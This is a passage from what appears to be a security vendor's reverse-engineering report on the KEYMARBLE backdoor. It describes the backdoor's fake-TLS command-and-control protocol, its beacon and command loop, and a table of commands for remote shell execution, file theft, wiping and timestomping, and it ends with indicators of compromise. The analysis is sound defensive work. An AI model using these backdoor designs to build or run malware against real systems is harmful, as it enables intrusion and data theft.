Each message exchanged between the malware and the server will have a predefined structure (as outlined in figure 4) which resembles a TLS application record. As mentioned before, the malware leverages SSL for communication, hence each such message will be encrypted with a key exchanged during the SSL handshake between client and server, and the action of sending or receiving data will be handled by wolfSSL functions designated for this purpose (*SendData* and *ReceiveData* accordingly).

```
typedef struct _protocol_buffer
{
    char content_type;
    __int16 major_version;
    __int16 minor_version;
    int data_length;
    BYTE *data;
}protocol_buffer;
```

Figure 11: Custom protocol message structure. Resembles a TLS record.

After initiating the first connection with the C2 server, KEYMARBLE will issue a beacon message. This message is meant to carry the machine's UID, which is a result of the operation:

MD5(*ProductID*|*MAC*), where the first field is obtained by querying the *SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId* registry key, and the second is the MAC address obtained by invoking the function *GetAdaptersInfo*. However, this UID will be retrieved only after an explicit request from the server, and until that's done the data field in the beacon will be left blank.

```
ml_query_mac_address(mac_address, &v55);
ml_query_ProductName_key(v50);
ml_query_system_CentralProcessor_key(v49);
ml_check_disk_free_space(&v28, &v41);
v35 = ml_query_BuildLabEx_key();
ml_query_ProductId_key(&product_id);
wsprintfW(&unique_data_buffer, L"%s%s", &product_id, mac_address);
md5(&unique_data_buffer, hash);
i = 0;
do
{
    hash_chr = hash[i];
    ++i;
    *&g_uuid[i * 2 + 2] = hash_chr;
}
```

Figure 12: calculation of UUID as a result of MD5 on ProductID and MAC address.

After the initial beacon the malware will enter an infinite loop where it will anticipate to get command codes from the server. These will be passed on to a dispatcher function, where each command will be handled by an appropriate handler. The command is received in two

parts – first the server will send a message carrying the command’s data length, and only then it will issue the actual command code.

```
send_buffer = LocalAlloc(64, 13, v17);
header.content_type = 0x17;
*&header.major_version = 3; // meant to fake TLS 3.0
header.data_length = htons(4u);
send_buffer->header = header;
send_buffer->data = g_uuid;
if ( ml_send_data(&g_conn_ctx, &send_buffer->header.content_type, 0xDu) )
{
    LocalFree_0(send_buffer);
    while ( 1 )
    {
        cmd_code = 0;
        if ( !ml_rcv_data(&g_conn_ctx, &initial_msg.content_type, 9) )
            break;
        cmd_len = ntohs(initial_msg.data_length);
        ntohs(initial_msg.major_version);
        if ( !ml_rcv_data(&g_conn_ctx, &cmd_code, cmd_len) )
            break;
        ml_cmd_dispatch(_s, cmd_code);

        if ( s == -1 )
            goto start;
    }
}
```

Beacon

Main Loop

Figure 13: beacon and main message loop

Backdoor Commands

The command dispatcher is a very basic mechanism that uses a switch case in order to pass control to the corresponding function. The command codes range from 0x1234556 to 0x1234578 and most overlap with commands that appeared in the older version of the backdoor. However, this version carries a smaller number of commands (18 vs. 22) and few of them differ in code and functionality from the older version. Also, much like with receiving the command code, each command argument sent (if such is required) will be preceded with a length message to indicate what buffer size should be allocated for the sent argument.




Figure 14: command dispatch function comparison between the old and new version of KEYMARBLE

All of the commands, their logic and response are summarized in the table below:

Command code	Meaning	Response data
0x1234556	Receives a message with arbitrary data, ignores it and just sends a blank message back. Probably used to test the backdoor.	Sends a response with the data field set to 0.
0x1234558	Receives a path to a directory, enumerates it and builds an array of data structures that conveys various information fields on each file in it (e.g. file size, last write time etc.). Once all data from the directory is retrieved, the array will be sent to the server. See appendix for more details.	If succeeds, responds with the command code after sending the data, otherwise if the path wasn't found it will send back a message with a blank data field.
0x1234559	Receives a command to execute on Windows and runs it with the following command line: <i>cmd.exe /c "[received_cmd_line] > %TEMP%\PM[GetTempFileNameW_generated_name]" >2&1</i> . The output of the execution, which will be written to the %TEMP% directory and prefixed with "PM" will be sent in chunks of 16KB to the server. A maximum of 60 chunks can be sent while the command is still executing. Subsequently, the generated temporary file will be deleted and the <i>cmd.exe</i> process terminated. The residual data that was not sent yet after termination will be forwarded on to the server.	Sends a response with the data field set to 0.
0x123455A	Retrieves information on running processes in the system, gathers it into a buffer and issues it to the server.	–
0x123455B	Gets a name of a process as an argument and terminates it.	If succeeds, responds with the command code.
0x123455C	Receives a file name and number of iterations as an argument, overwrites the file's content, renames and deletes it. The overwrite happens with a stream generated by the libc <i>rand</i> function (with the current tick count as seed), and the new file name is generated as a 3-10 character name that is also a result of a similar stream. The process of data garbling and renaming takes place for the amount of iterations specified by the server, after which the file is deleted.	Sends the result of <i>GetLastError</i> as data after the <i>DeleteFileEx</i> operation.

0x123455D	Collects various pieces of information on the system and network of the attacked machine (e.g. MAC address, free space on disk, OS build info etc.), builds them into a single buffer and sends it as response. See appendix for more details.	If succeeds, response with the command code after sending the buffer.
0x123455E	Scans all drive letters and checks for the existence of fixed, non-root or removable drives. For each found drive a buffer is created and initialized with the drive's numeric type, the drive's letter and the underlying volume's name. For the last parameter, if the drive has no name and it's fixed or non-root the name will be assigned as "Local Disk", otherwise if it's removable it will be assigned as "CD Drive". All such buffers are appended together and sent to the C2..	–
0x123455F	Gets a file path and length of data, after which data is sent from the server in chunks of 16KB and written to that path.	If succeeds, response with the command code, otherwise sends back the last error.
0x1234560	Gets a file path and attempts to get a handle to it. If succeeds, retrieves file size and sends the file content to the server in chunks of 16KB.	If succeeds, response with the command code, otherwise sends back the last error.
0x1234565	Sends an uninitialized global buffer of size 448 to the server.	–
0x123456E	Sends the current directory (result of <i>GetCurrentDirectoryW</i>) to the server.	–
0x123456F	Receives a directory path as argument and sets it to be the current one (using <i>SetCurrentDirectoryW</i>).	Sends the result of <i>GetCurrentDirectory</i> as a response to the server.
0x1234574	Receives a path to a directory as an argument, iterates over all files in it and zips them using the open source TZip library . The archive is located at %TEMP% and its name is prefixed with 'DWS00'. Upon successful zip, the archive will be sent to the server, otherwise any created file will be deleted.	If succeeds, response with the command code.
0x1234575	Receives 2 arguments – an application path and a <i>wShowWindow</i> parameter (determines if the process window is visible or not) and creates a new process for it.	If succeeds, response with the command code.

0x1234576	Receives 2 paths – a source path and a destination path. The malware will move the file from the source to destination path.	If succeeds, respond with the command code.
0x1234577	Receives 2 file names – a source and destination. The malware will get the file time of the source and set the destination file's time to be the same.	Sends the last error one of the operation fails, otherwise send 0.
0x1234578	Retrieves the current file name and sends it to the server.	–

Check Point protects against this attack through its SandBlast threat prevention solutions.

IOCs

- 2b4fb64c13c55aa549815ec6b2d066a75ccd248e (New KEYMARBLE sample)
- d1410d073a6df8979712dd1b6122983f66d5bef8 (Old KEYMARBLE sample)
- 088c6157d2bb4238f92ef6818b9b1ffe44109347 (Maldoc)
- 4cd5a4782dbed5b8e337ee402f1ef748b5035709 (Maldoc)
- e89458183cb855118539373177c6737f80e6ba3f (Maldoc)
- a5b2c704c5cff550e6c47454b75393add46f156f (ZIP file containing decoy PDF)
- 194\.45\.8\.41:443 (KEYMARBLE C2)
- hxxp://37\.238\.135\.70/img/anan.jpg (Dropzone server)
- PEM Certificate:

—BEGIN CERTIFICATE—

```
MIIDYjCCAkqgAwIBAgIIAZAXmK+UHF4wDQYJKoZIhvcNAQELBQAwZjELMAkGA1UE
BhMCMVVMxGTAXBgNVBAoMEEdsb2JhbFNpZ24gbnYtc2ExPDA6BgNVBAMMM0dsb2Jh
bFNpZ24gT3JnYW5pemF0aW9uIFZhbGlkYXRpb24gQ0EgLSBTSEEyNTYgLSBHMjAi
GA8yMDE4MDkwMjE0NDgwOVVoYDZlWmJAwMTE2MTQ0ODA5WjBmMQswCQYDVQQGEwJV
UzEZMBcGA1UECgwQR2xvYmFsU2lnbiBudi1zYTE8MDoGA1UEAwwzR2xvYmFsU2ln
biBPCmdhbml6YXRpb24gVmFsaWRhdGlvbiBDQSAtIFNlIHR1IHR1IHR1IHR1IHR1IHR1
BgcqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAvmwzKLRsyHoRCW804H0ryTXUQ8bY1
n9/KfQOY06zeA2buKvHYsH1uB1QLEJghTYDLEiDnzE/eRX3Jcncy6sqQu2ISEAMv
qPOVxfGLYIYb72dvpBBBla0Km+OlwLDSchZQMfuo6AgsfO2nonqNOckcrMft8nyV
sJWCfUlcOM13Je+9gHVTIDw9ymNbnxW10x0TLxnRPnt2Osy4fclwtfaQG/Yldxz
G0ltU5z+Gvx9q3o2P5jehHwFZ85qFDiHqfGMtWjLaH9xICv1oGP1Vi+jJtK3b7Fa
F9c4mQj+k1hv/sMTSQgWC6dNZwBSMWcjTjptUUUduQTZC+zYKLNlve02eQIDAQAB
oxAwDjAMBgNVHRMEBTADAQH/MA0GCSqGSIb3DQEBCwUAA4IBAQBRe7BnZbn005fj
P5in0Pv6FMWY9x7kzjl2e6JcxRr+LuEisfxACkw2g2yFrQAzZguTSGYiSIDtwURE
A+ALRoZFa9gVwtqKQFOQOBcDYINZlql8Ma7eprcF/O+tAOzHIRoifyYYpv0Is89x
6xl8og9hRzVTyov5eYK0tqjdMZwRWSQz2hmghhqXx43YIRw0f69iKjJ7MpHtv/Ru
uMPlbwo/VRXY8kywL/GkFG3nPxWKXm7T4nBFp5/sYCvfakPpZDuzEN7igXhOWaqL
```

TwkCOWQf3m6oX56DDpzeHJmLYEukX7QNjVBF3mTW7LluPT5rR3nJFYJA9Tf0umvd
B30JttH5

—END CERTIFICATE—

References

- NCCIC KEYMARBLE report from August 2018: <https://www.us-cert.gov/ncas/analysis-reports/AR18-221A>
- Intezer report on cryptocurrency exchange attacks by Lazarus group from March 2018: <https://www.intezer.com/lazarus-group-targets-more-cryptocurrency-exchanges-and-fintech-companies/>
- WolfSSL on Github: <https://github.com/wolfSSL/wolfssl>
- McbDes2 project code: https://read.pudn.com/downloads198/sourcecode/crypt/ca/930917/McbDES2.hpp__htm
- TZip library: <https://graphics.stanford.edu/~mdfisher/Code/WebPagePreprocessor/zip.cpp>

Appendix:

Structure used for each file and directory enumerated during execution of handler for code 0x1234558:

```
typedef struct _file_info_struct
{
    // (1 => directory, 2 => regular file)
    DWORD is_directory;
    DWORD last_write_time_low;
    DWORD last_write_time_high;
    DWORD file_size_high;
    DWORD file_size_low;
}file_info_struct;
```

The buffer used for collection system and network info in the handler for code 0x123455D will have the following outline:

```

// result of GetLastError
DWORD last_error;
// result of GetComputerNameW
info_item computer_name;
// resolved from GetAdaptersInfo result
info_item mac_address;
info_item ip_address_list;
// queried from
// HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductName
info_item product_name;
// queried from
// HARDWARE\DESCRIPTION\System\CentralProcessor\0\ProcessorNameString
info_item processor_name;
// resolved from GetDiskFreeSpaceExW
// and ZwQuerySystemInformation data
system_info si;
// result of MD5(ProductId | MAC address)
// where the first is obtained from
// HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\ProductId
info_item uid;

```

where *info_item* is a FAM of the following structure:

```

typedef struct _info_item
{
    DWORD data_length;
    BYTE data[];
}info_item;

```

and *system_info* has the following structure:

```

typedef struct _system_info
{
    QWORD total_num_of_bytes;
    QWORD total_num_of_free_bytes;
    // 0x123457A for amd64 and 0x123457B for x86
    DWORD architecture;
    QWORD boot_time;
    QWORD current_time;
}system_info;

```

